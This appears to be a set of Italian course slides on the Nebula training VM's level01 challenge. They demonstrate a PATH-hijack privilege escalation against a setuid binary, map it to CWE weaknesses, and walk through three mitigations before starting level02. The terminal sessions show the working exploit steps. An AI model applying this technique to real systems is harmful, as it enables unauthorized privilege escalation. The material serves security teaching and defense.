
# Modifica `PATH=/tmp:$PATH`

(Passo 3)



# Esecuzione `/home/flag01/flag01`


(Passo 4)





# Parte 3: "I will kill you"

(Sfruttamento della vulnerabilità)



```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level01
Password:
Last login: Thu Apr  6 17:17:50 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level01@ubuntu:~$ cp /bin/getflag /tmp/echo
level01@ubuntu:~$ PATH=/tmp:$PATH
level01@ubuntu:~$ /home/flag01/flag01
You have successfully executed getflag on a target account
level01@ubuntu:~$ _
```

A blue arrow points to the terminal output, specifically to the line where the flag is successfully retrieved: "You have successfully executed getflag on a target account".

**“Aaayyy! Whooaaa!”**  
(How cool was that?)



# La vulnerabilità sfruttata nell'esercizio

(È composta da diverse debolezze sfruttabili)

Nel gergo CWE, la vulnerabilità ora vista è un oggetto composto di tipo composite.

→ La vulnerabilità si verifica se e solo se diverse debolezze sono presenti e sfruttate allo stesso istante.

Quali sono queste debolezze?

Che CWE ID hanno?

# Debolezza #1

(Assegnazione di privilegi non minimi a `/home/flag01/flag01`)

Il binario `/home/flag01/flag01` ha privilegi di esecuzione ingiustificatamente elevati.

Si consideri `flag01` un utente privilegiato, per puri fini didattici.

CWE di riferimento: CWE-276.

<https://cwe.mitre.org/data/definitions/276.html>

# Debolezza #2

(Mancato abbassamento dei privilegi di `/bin/sh`)

Il binario `/bin/sh` non abbassa i propri privilegi di esecuzione.

CWE di riferimento: CWE-272.

<https://cwe.mitre.org/data/definitions/272.html>

# Debolezza #3

(Percorso di ricerca insicuro)

Manipolando una variabile di ambiente (**PATH**) si sostituisce **echo** con un comando che esegue lo stesso codice di **/bin/getflag**.

CWE di riferimento: CWE-426.

<https://cwe.mitre.org/data/definitions/426.html>

# Mitigazioni possibili

(Tre problemi → Tre mitigazioni)

La vulnerabilità è un AND logico di tre debolezze.  
Per annullare la vulnerabilità, è sufficiente inibire una delle tre debolezze.

Ovviamente, è preferibile inibirle tutte e tre!

Le prime due le può inibire l'amministratore di sistema.

La terza la può inibire il programmatore.

# Un consiglio

(Si crei una istantanea della macchina virtuale Nebula)

Le mitigazioni possono (e dovrebbero!) essere provate sulla macchina virtuale Nebula.

È necessario autenticarsi come utente **nebula** e poi ottenere una shell di **root** tramite **sudo -i**.

Per non rovinare la macchina stessa, si consiglia la creazione di una istantanea (snapshot).

Dopo aver applicato le mitigazioni, si può ripristinare (restore) la macchina virtuale allo stato originale.



# Mitigazione #1

(Rimozione dei privilegi non minimi a `/home/flag01/flag01`)

Si spenga il bit SETUID sul file eseguibile `/home/flag01/flag01`:

```
chmod u-s /home/flag01/flag01
```

In realtà bisognerebbe anche ripristinare il gruppo di lavoro del file a `flag01`.

Tuttavia, così facendo l'utente `level01` non può più neanche eseguire `/home/flag01/flag01`.

Ci si astenga, per il momento, dal farlo.

# Risultato

(`/bin/getflag` non riceve più i privilegi di `flag01`)

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: nebula
Password:
Last login: Thu Apr  6 19:47:16 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

nebula@ubuntu:~$ sudo -i
root@ubuntu:~# chown flag01 /home/flag01/flag01
root@ubuntu:~# chmod u-s /home/flag01/flag01
root@ubuntu:~# su - level01
level01@ubuntu:~$ PATH=/tmp:$PATH
level01@ubuntu:~$ /home/flag01/flag01
getflag is executing on a non-flag account, this doesn't count
level01@ubuntu:~$ _
```



# Mitigazione #2 1/4

(Uso di una versione di BASH senza la patch pericolosa)

Si modifichino gli URL dei repository nel file di configurazione `/etc/apt/sources.list` sulla macchina virtuale Nebula.

<http://us.archive.ubuntu.com/ubuntu/>

→ <http://old-releases.ubuntu.com/ubuntu/>

Si sincronizzino in locale i metadati dei repository.

```
apt-get update
```

# Mitigazione #2 2/4

(Uso di una versione di BASH senza la patch pericolosa)

Si scarichi il pacchetto sorgente di BASH:

```
apt-get source bash
```

Si installino le dipendenze di build di BASH:

```
apt-get build-dep bash
```

# Mitigazione #2 3/4

(Uso di una versione di BASH senza la patch pericolosa)

Si rimuova la patch `privmode.dpatch`:

```
cd /path/to/bash-4.2/debian/patches  
rm privmode.dpatch
```

Si rimuova il riferimento alla patch `privmode` nel file `rules`:

```
editor /path/to/bash-4.2/debian/rules  
# cancellare tutte le righe "privmode \"
```

# Mitigazione #2 4/4

(Uso di una versione di BASH senza la patch pericolosa)

Si compili un pacchetto binario senza eseguire gli unit test:

```
cd /path/to/bash-4.2
```

```
DEB_BUILD_OPTIONS=nocheck
```

```
dpkg-buildpackage -us -uc -b
```

Si installino i pacchetti binari prodotti:

```
cd /path/to/bash-4.2/..
```

```
dpkg -i bash-4.2*.deb
```

# Una avvertenza

(Give temporarily SETUID rights again; thanks for your cooperation)


Si diano temporaneamente diritti di esecuzione SETUID `flag01` a `/home/flag01/flag01`.

In tal modo, si può verificare l'efficacia della mitigazione #2.

Subito dopo la verifica, si può rimuovere il bit SETUID.

# Risultato

(**/bin/getflag** continua ad eseguire con i privilegi di **flag01**)




```
Ubuntu 11.10 ubuntu tty2

ubuntu login: level01
Password:
Last login: Fri Apr  7 00:36:51 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level01@ubuntu:~$ PATH=/tmp:$PATH
level01@ubuntu:~$ /home/flag01/flag01
You have successfully executed getflag on a target account
level01@ubuntu:~$ _
```





# Failing at failing

(Sob...)

```
CPUID: GenuineIntel 5.2.c irq:1f SVSVER 0xf0000565
Dll Base DateStmp - Name Dll Base DateStmp - Name
80100000 3202c07e - ntoskrnl.exe 80010000 31ec6c52 - hal.dll
80001000 31ed06b4 - atapi.sys 80006000 31ec6c74 - SCSIPORT.SYS
802c6000 31ed06bf - aic78xx.sys 802cd000 31ed237c - Disk.sys
802d1000 31ec6c7a - CLASS2.SYS 8037c000 31eed8a7 - Mtf5.sys
fc690000 31ec6c7d - Floppy.SYS fc6a8000 31ec6ca1 - Cdrom.SYS
fc90a000 31ec6df7 - Fs_Rec.SYS fc9c9000 31ec6c99 - Null.SYS
fc864000 31ed868b - KSecDD.SYS fc9ca000 31ec6c78 - Beep.SYS
fc6d0000 31ec6c30 - I8042prt.sys fc9e0000 31ec6c97 - mouclass.sys
fc874000 31ec6c94 - kbdclass.sys fc9f0000 31f90722 - UIDEOPORT.SYS
feffa000 31ec6c62 - vga_mil.sys fc890000 31ec6c6d - vga.sys
fc708000 31ec6c6b - Msfs.SYS fc4b0000 31ec6cc7 - Npfs.SYS
fefb0000 31eed262 - NDIS.SYS a0000000 31f954f7 - win32k.sys
fefa4000 31f
feb8c000 31e
feacf000 31f
fc530000 316
fc718000 31e
fc870000 31e
fc5b0000 31e
fea3b000 31f
Address dw0
fec3d04 001
801471c9 001
801471dc 001
80147304 003
Restart and set the recovery options in the system control panel
or the /CRASHDEBUG system start option.
```

Application Error

Bluescreen has performed an illegal operation. Bluescreen must be closed.

OK

# YOU FAIL AT FAILING

No, that's not a double negative.

# Elevazione dei privilegi in `level1.c`

(Notate qualcosa di strano?)

Si osservi con attenzione il sorgente `level1.c`.

Come eleva i privilegi?

```
gid = getegid();
```

```
uid = geteuid();
```

```
setresgid(gid, gid, gid);
```

```
setresuid(uid, uid, uid);
```

# Elevazione permanente

(Tutti gli user ID ed i group ID sono impostati ad un valore privilegiato)

Tutti gli user ID ed i group ID sono impostati ad un valore privilegiato (**flag01**).

In tali condizioni, l'abbassamento dei privilegi tramite il saved user/group ID non funziona più.

Il processo rimane **flag01:flag01** per sempre.

→ L'elevazione di **/home/flag01/flag01** è permanente!

# Una modifica mirata a `level1.c`

(Si rende temporanea l'elevazione, preservando i real/saved user/group ID)

Si modifichi `level1.c` con una elevazione temporanea dei privilegi.

```
editor level1-tpriv.c
```

```
→ {  
    ...  
    setresgid(-1, gid, -1);  
    setresuid(-1, uid, -1);  
    ...  
}
```

```
gcc -o flag01-tpriv level1-tpriv.c
```

# Impostazione dei privilegi sul file

(`flag01-tpriv` è reso `flag01:level01` e SETUID `flag01`)

Si impostino i corretti privilegi sul file eseguibile

**`flag01-tpriv`:**

```
chown flag01:level01 /path/to/flag01-tpriv
```

```
chmod 4750 /path/to/flag01-tpriv
```

# Esecuzione di `flag01-tpriv`

(Ora dovrebbe funzionare)


Si esegua `flag01-tpriv`:

```
PATH=/tmp:$PATH
```

```
/path/to/flag01-tpriv
```

# Risultato

(`/bin/getflag` non riceve più i privilegi di `flag01`)



```
Ubuntu 11.10 ubuntu tty2

ubuntu login: level01
Password:
Last login: Fri Apr  7 01:03:28 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level01@ubuntu:~$ PATH=/tmp:$PATH
level01@ubuntu:~$ /home/flag01/flag01-tpriv
getflag is executing on a non-flag account, this doesn't count
level01@ubuntu:~$
```

# Mitigazione #3

(Impostazione sicura di **PATH** prima di **system()**)

Si parta nuovamente dal sorgente **level1.c** e lo si modifichi in modo tale da impostare in maniera sicura la variabile di ambiente **PATH** prima di eseguire **system()**.

IDEA: rimuovere **/tmp** dal **PATH**.



# Modifica di una variabile di ambiente

(Funzione di libreria `putenv()`)

La funzione di libreria `putenv()` modifica una variabile di ambiente già impostata.

`man 3 putenv` per tutti i dettagli.

Ad esempio, per modificare **PATH**:


```
putenv("PATH=/bin:/sbin:/usr/bin:/usr/sbin")
```

# Una modifica mirata a `level1.c`

(Si imposta `PATH` a `/bin, /sbin, /usr/bin, /usr/sbin`)

Si modifichi `level1.c` con la restrizione della variabile di ambiente `PATH`.

```
editor level1-env.c
```



```
{  
  ...  
  putenv("PATH=/bin:/sbin:/usr/bin:/usr/sbin");  
  system("/usr/bin/env echo and now what?");  
  ...  
}
```

```
gcc -o flag01-env level1-env.c
```

# Impostazione dei privilegi sul file

(`flag01-env` è reso `flag01:level01` e SETUID `flag01`)

Si impostino i corretti privilegi sul file eseguibile `flag01-env`:

```
chown flag01:level01 /path/to/flag01-env  
chmod 4750 /path/to/flag01-env
```

# Esecuzione di `flag01-env`

(Sperando sempre che funzioni)

Si esegua `flag01-env`:

```
PATH=/tmp:$PATH
```

```
/path/to/flag01-env
```

# Risultato


(`/bin/getflag` non è più eseguito; al suo posto esegue l'`echo` originale)

```
Ubuntu 11.10 ubuntu tty2

ubuntu login: level01
Password:
Last login: Fri Apr  7 01:25:07 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)


 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level01@ubuntu:~$ PATH=/tmp:$PATH
level01@ubuntu:~$ /home/flag01/flag01-env
and now what?
level01@ubuntu:~$ _
```



# This is even cooler

(Defending is way more challenging than pwning)



# Iniezione di codice

(Tramite manipolazione di variabili di ambiente)

Nel gergo di sicurezza, al posto del termine “inoculazione” si usa spesso il termine “iniezione”.

**Iniezione di codice:** un utente provoca l'esecuzione di codice arbitrario al posto del codice previsto dall'applicazione vulnerabile.

Nell'esercizio ora visto, il meccanismo usato per l'iniezione è la manipolazione di una variabile di ambiente (**PATH**).

# Domanda

(Naturale, a questo punto)

Esistono altri metodi per iniettare codice in un eseguibile?

La risposta è: Sì!



# Una seconda sfida

(<https://exploit-exercises.com/nebula/level02/>)

*“There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?”*

Il programma in questione si chiama **level12.c** e l'eseguibile relativo ha il seguente percorso:

**/home/flag02/flag02**


# Obiettivo della sfida

(Esecuzione di un comando con privilegi particolari)

Eseguire il comando `/bin/getflag` con i privilegi dell'utente `flag02`.

# Un primo abbozzo di albero di attacco

(Incompleto, per forza di cose)



# Richiesta legittima della password

(È una strada percorribile? Probabilmente no)

A chi si potrebbe chiedere la password dell'account **flag02**?

Al legittimo proprietario, ovviamente!

Chi è il legittimo proprietario?

Il creatore della macchina virtuale Nebula.

È disposto a darci la password?

NO! Altrimenti, che sfida sarebbe?

# Rottura della password

(È una strada percorribile? Probabilmente no)

